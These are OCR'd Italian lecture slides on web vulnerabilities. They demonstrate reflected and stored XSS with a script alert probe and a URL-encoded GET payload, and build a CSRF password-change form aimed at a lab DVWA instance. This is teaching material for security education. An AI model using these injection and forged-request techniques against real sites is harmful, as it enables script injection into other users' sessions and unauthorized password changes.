
- Form di input che accetta una stringa, stampata poi in output
  - http://10.0.2.10/dvwa/vulnerabilities/xss_r/



Principali Vulnerabilità


Cross-Site Scripting (XSS) – Reflected

- Inseriamo il seguente codice JS per valutare se la pagina è vulnerabile ad XSS
  - `<script>alert("XSS")</script>`



Principali Vulnerabilità
Cross-Site Scripting (XSS) – Reflected


- Inseriamo il seguente codice JS per valutare se la pagina è vulnerabile ad XSS
  - `<script>alert("XSS")</script>`



Principali Vulnerabilità

Cross-Site Scripting (XSS) – Reflected


http://10.0.2.10/dvwa/vulnerabilities/xss_r/?name=%3Cscript%3E alert%28%22XSS%22%29%3C%2Fscript%3E#



- La richiesta alla pagina vulnerabile è fatta tramite il metodo *GET*
  - L'URL relativo a tale richiesta è tipicamente inviato alla vittima
  - La visita di tale URL causerà l'esecuzione del codice JS


Principali Vulnerabilità
Cross-Site Scripting (XSS) – Stored

- Form di input che permette di firmare un *Guestbook*
  - http://10.0.2.10/dvwa/vulnerabilities/xss_r/



Principali Vulnerabilità
Cross-Site Scripting (XSS) – Stored

- Form di input che permette di firmare un *Guestbook*
  - http://10.0.2.10/dvwa/vulnerabilities/xss_r/



Principali Vulnerabilità
Cross-Site Scripting (XSS) – Stored

- Form di input che permette di firmare un *Guestbook*
  - http://10.0.2.10/dvwa/vulnerabilities/xss_r/

Principali Vulnerabilità
Cross-Site Scripting (XSS) – Stored

- Se si visita la pagina da un'altra macchina si ottiene lo stesso risultato
  - http://10.0.2.10/dvwa/vulnerabilities/xss_r/

- I dati sono memorizzati nel DB


Principali Vulnerabilità

Cross-Site Scripting (XSS) – Stored

- Inseriamo il seguente codice JS per valutare se la pagina è vulnerabile ad XSS
  - `<script>alert("XSS")</script>`


Principali Vulnerabilità
Cross-Site Scripting (XSS) – Stored

- Inseriamo il seguente codice JS per valutare se la pagina è vulnerabile ad XSS
  - `<script>alert("XSS")</script>`



Principali Vulnerabilità
Cross-Site Scripting (XSS) – Stored

- Se si visita la pagina da un'altra macchina si ottiene lo stesso risultato
  - http://10.0.2.10/dvwa/vulnerabilities/xss_r/



- Lo script JS è memorizzato nel DB e verrà eseguito per ogni utente che visiterà la pagina

Principali Vulnerabilità
Cross-Site Request Forgery (CSRF)


- L'attaccante «assume l'identità della vittima» e compie azioni al suo posto

- Attacco spesso usato per cambiare informazioni di un utente ignaro, su un Server vulnerabile
  - Indirizzo e-mail
  - Password
  - Numero di telefono
  - Etc

Principali Vulnerabilità

Cross-Site Request Forgery (CSRF) – Esempio 1


- Form di input che permette di cambiare la password
  - http://10.0.2.10/dvwa/vulnerabilities/csrf/



Principali Vulnerabilità

Cross-Site Request Forgery (CSRF) – Esempio 1


- Form di input che permette di cambiare la password
  - http://10.0.2.10/dvwa/vulnerabilities/csrf/



Principali Vulnerabilità

Cross-Site Request Forgery (CSRF) – Esempio 1

- Copiamo la porzione di codice HTML relativa a tale form



Principali Vulnerabilità

Cross-Site Request Forgery (CSRF) – Esempio 1

- Modifichiamo la form facendola puntare all'URL relativo alla vulnerabilità CSRF
  - http://10.0.2.10/dvwa/vulnerabilities/csrf/

```
<form action="#" method="GET">    New password:<br>
    <input type="password" autocomplete="off" name="password_new"><br>
    Confirm new password: <br>
    <input type="password" autocomplete="off" name="password_conf">
    <br>
    <input type="submit" value="Change" name="Change">
    </form>
```


```
<form action="http://10.0.2.10/dvwa/vulnerabilities/csrf/" method="GET">    New password:<br>
    <input type="password" autocomplete="off" name="password_new"><br>
    Confirm new password: <br>
    <input type="password" autocomplete="off" name="password_conf">
    <br>
    <input type="submit" value="Change" name="Change">
    </form>
```

Salviamo la nuova form nel file **`csrf.html`**

Principali Vulnerabilità

